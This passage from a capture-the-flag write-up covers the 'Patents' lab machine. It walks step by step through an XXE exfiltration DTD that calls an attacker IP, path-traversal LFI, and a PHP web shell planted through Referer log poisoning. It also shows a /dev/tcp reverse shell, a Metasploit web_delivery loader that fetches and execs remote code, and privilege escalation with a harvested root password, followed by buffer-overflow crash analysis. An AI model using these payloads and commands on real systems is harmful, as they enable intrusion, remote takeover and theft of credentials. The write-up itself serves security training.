nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
gbyolo:x:1000:1000::/home/gbyolo:/bin/bash
```

What happens here is the XML parser requests the dtd file (dtd.xml) which I am hosting through the http server. This dtd file tells the parser to send the data I want back to me.

I also returned /etc/apache2/sites-available/000-default.conf to obtain some apache webserver info.

Decode the returned base64 code and we will return the following result

```
<VirtualHost *:80>DocumentRoot /var/www/html/docx2pdf
<Directory /var/www/html/docx2pdf/>
Options -Indexes +FollowSymLinks +MultiViews
AllowOverride All
Order deny,allow
Allow from all
</Directory>
ErrorLog ${APACHE_LOG_DIR}/error.log
CustomLog ${APACHE_LOG_DIR}/access.log combined
</VirtualHost>
```

We now know the root directory for this webserver is /var/www/html/docx2pdf

I read the config.php file from earlier enumeration. Create a new file where you are hosting xxe.xml and call it derp and have it include the below contents.
CONTENTS OF DERP

```
<!ENTITY % data SYSTEM "php://filter/convert.base64-encode/resource=/var/www/html/docx2pdf/config.php">
<!ENTITY % param1 "<!ENTITY exfil SYSTEM 'http://10.10.14.32/dtd.xml?%data;'>">
```


Decode the base64 and we get

```
<?php
# needed by convert.php
$uploadir = 'letsgo/';

# needed by getPatent.php
# gbyolo: I moved getPatent.php to getPatent_alphav1.0.php because it's vulnerable
define('PATENTS_DIR', '/patents/');
?>
```

This gives me some new URI locations and tells me how to use getPatent_alphav1.0.php
http://patents.htb/getPatent_alphav1.0.php

I am able to exploit a local file inclusion LFI vulnerability using this tool as the author is aware,
http://patents.htb/getPatent_alphav1.0.php?id=....//....//....//....//....//etc/passwd



Using curl I was able to obtain a reverse shell using referrer poisoning. This requires a php one liner web shell set as the referrer. Then I used /proc/self/fd technique which injects the payoad into the error logs.

Start a listener

```
use multi/handler
set payload linux/x64/shell_reverse_tcp
set LPORT 8089
set LHOST 10.10.14.32
run
```

Refeerer Poisoning

```
curl http://patents.htb/convert.php -F "userfile=@patents-tobor.docx" -F 'submit=Generate PDF'
--referer 'http://test.com/<?php system($_GET["cmd"]); ?>'

curl "http://patents.htb/getPatent_alphav1.0.php?id=....//....//....//....//....//....//....//
proc//self//fd//2&cmd=%2Fbin%2Fbash%20-c%20%27%2Fbin%2Fbash%20-i%20%3E%26%20%2Fdev%2Ftcp%
2F10.10.14.32%2F8089%200%3E%261%3B%27"
```

```
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.14.32:8089
[*] Command shell session 1 opened (10.10.14.32:8089 -> 10.10.10.173:56416) at 2020-02-07 15:27:49 -0700

whoami
whoami
www-data
www-data@1cd8ed0ce69c:/var/www/html/docx2pdf$
```

In my enum I uploaded pspy64 to the target and found a line containing a password

```
# Start web server
systemctl start apache2

# Download pspy64 to target machine
mkdir /tmp/tobor
cd /tmp/tobor
curl -o pspy64 http://10.10.14.32/pspy64

# Set permissions and execute
chmod +x pspy64
./pspy64
```

```
2020/02/07 22:37:01 CMD: UID=0    PID=3253   | /bin/sh -c env PASSWORD="!gby0l0r0ck\$\$!" /opt/checker_client/run_file.sh
```

/bin/sh -c env PASSWORD="!gby0l0r0ck\$\$!" /opt/checker_client/run_file.sh

I tested this password with the root user on the system and it was successful!

```
python3 -c 'import pty;pty.spawn("/bin/bash")'
su root
!gby0l0r0ck$$!
```

```
www-data@1cd8ed0ce69c:/tmp/tobor$ python3 -c 'import pty;pty.spawn("/bin/bash")'
<bor$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@1cd8ed0ce69c:/tmp/tobor$ su root
su root
Password: !gby0l0r0ck$$!

root@1cd8ed0ce69c:/tmp/tobor#
```

Next I used multi/script/web_delivery to obtain a meterpreter shell as root

```
use exploit/multi/script/web_delivery
set LHOST 10.10.14.32
set LPORT 8088
set SRVHOST 10.10.14.32
set SRVPORT 8081
set target 0
set payload python/meterpreter/reverse_tcp
run
sessions -i 1
python3 -c "import sys;import ssl;u=__import__('urllib'+{2:'',3:'.request'}[sys.version_info
[0]],fromlist=('urlopen',));r=u.urlopen('http://10.10.14.32:8081/VgNl5kIzPSsG',
context=ssl._create_unverified_context());exec(r.read());"
Ctrl+z
sessions -i 2
sysinfo
# RESULTS
Computer        : 1cd8ed0ce69c
OS              : Linux 4.18.0-25-generic #26-Ubuntu SMP Mon Jun 24 09:32:08 UTC 2019
Architecture    : x64
System Language : C
Meterpreter     : python/linux
```

```
msf5 exploit(multi/script/web_delivery) > sessions -l

Active sessions
===============

  Id  Name  Type                     Information
  --  ----  ----                     -----------
  1         shell x64/linux          bash: cannot set ter
  2         meterpreter python/linux root @ 1cd8ed0ce69c
```

Now I am able to read the user flag


```
cat /home/gbyolo/user.txt
# RESULTS
79375f91601f388919fd7fdc67966479
```

```
# cat /home/gbyolo/user.txt
79375f91601f388919fd7fdc67966479
```

USER FLAG 79375f91601f388919fd7fdc67966479

PrivEsc

Seeing the hostname gives a good idea that this is a docker container or some form of container.
I verified this using metasploits post/linux/gather/checkcontainer



The cronjob with this password is in /opt/checker_client/cronjob. This file also led me to read /opt/checker_client/run_file.sh. This was another entry in the pspy64 results showing 10.100.0.1:8888. This makes me believe that I may need to access the 10.100.0.1 machine.

I found a .git directory in /usr/src/lfm and decided to check it out
Reading through the git log I reverted some changes

```
cd /usr/src/lfm/.git/logs/refs/heads

# Create a git work tree to work out of
cp -r .git /tmp/tobor/.git

# Move to that work tree
cd /tmp/tobor

# Get exploitable binary and related files out of git repo
git revert 7c6609240f414a2cb8af00f75fdc7cfbf04755f5
git checkout 0ac7c940010ebb22f7fbedb67ecdf67540728123
git checkout 1bbc518518cdde0126103cd4c6e7e6dfcdd36d3e
```

These give me a binary exploit to work with.
Download them to your attack machine

```
# In Meterpreter
Ctrl+Z
download -r /tmp/tobor /root/HTB/Boxes/Patents/LFMServer/
```

Run checksec against the lfmserver file

```
checksec /root/HTB/Boxes/Patents/LFMServer/lfmserver
```

```
root@kali:~/HTB/Boxes/Patents/LFMServer# checksec lfmserver
[*] '/root/HTB/Boxes/Patents/LFMServer/lfmserver'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
```

Next i used an application on GitHub called pwndbg to fuzz lfmserver and trace the crash

```
# Install pwndbg
git clone https://github.com/pwndbg/pwndbg.git /usr/share/
cd /usr/share/pwndbg
./setup.sh
```

RESOURCE: https://github.com/pwndbg/pwndbg

Debug the binary file by crashing it and running a back trace

```
# Run the lfmserver process
sudo ./lfmserver -p 8888 -l log.log

# Get the process id
ps aux | grep lfmserver

# Use it to run the lfmserver
gdb './lfmserver -p 8888 -l log.log' 8742
set follow-fork-mode child

# In another terminal create a file to crash the applicaiton
python -c 'print "A"*1016 + "B"*8 + "C"*8 + "D"*8 + "E"*8 + "F"*8' > file

# Back in your pwndbg terminal, run the file
r file
```

Now that we have successfully crashed the application kill all running lfmserver processes and run the lfmserver again. Enter the gdb debugger and run a back trace

```
ps ax | grep lfmserver
kill -9 <pid of lfmserver> # x4
# Run the app again
sudo ./lfmserver -p 8888 -l log.log

# Debug it
gdb './lfmserver -p 8888 -l log.log' 9102
set follow-fork-mode child
```

Pwndbg catches a crash if we send a payload of a few thousand bytes to the lfmserver and the backtrace showed the following results

```
backtrace
# RESULTS
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x0000000000402e46 in ?? ()
gdb-peda$ backtrace
#0 0x0000000000402e46 in ?? ()
#1 0x0000000000403b92 in ?? ()
#2 0x4141414141414141 in ?? ()
#3 0x4141414141414141 in ?? ()
```

Using this information we can search Ghidra

Open Ghira and upload the file into it.

```
ghidraRun &
```

It is vulnerable to an ROP also called a return to Libc.

Use the below python script to exploit it. It terminates fairly quickly so have a reverse shell prepared to execute as soon as the connection is successful.
Ghidra shows us a function for urldecode

```
void urldecode(undefined2 *puParm1,char *pcParm2,int iParm3){
ulong uVar1;
int local_2c;
char *local_28;
undefined2 local_13;
undefined local_11;
undefined2 *local_10;
local_11 = 0;
local_2c = iParm3;
local_28 = pcParm2;
local_10 = puParm1;
while ((*(char *)local_10 != 0 && (local_2c = local_2c + -1, local_2c != 0))) {
if (*(char *)local_10 == '%') {
local_10 = (undefined2 *)((long)local_10 + 1);
local_13 = *local_10;
uVar1 = strtoul((char *)&local_13,(char **)0x0,0x10);
*local_28 = (char)uVar1;
local_28 = local_28 + 1;
local_10 = local_10 + 1;
}
else {
*local_28 = *(char *)local_10;
local_28 = local_28 + 1;
local_10 = (undefined2 *)((long)local_10 + 1);
}
}
*local_28 = 0;
return;
}
```

ROOT FLAG d63b0264ce60afb62a3dc8ddeff8e9ac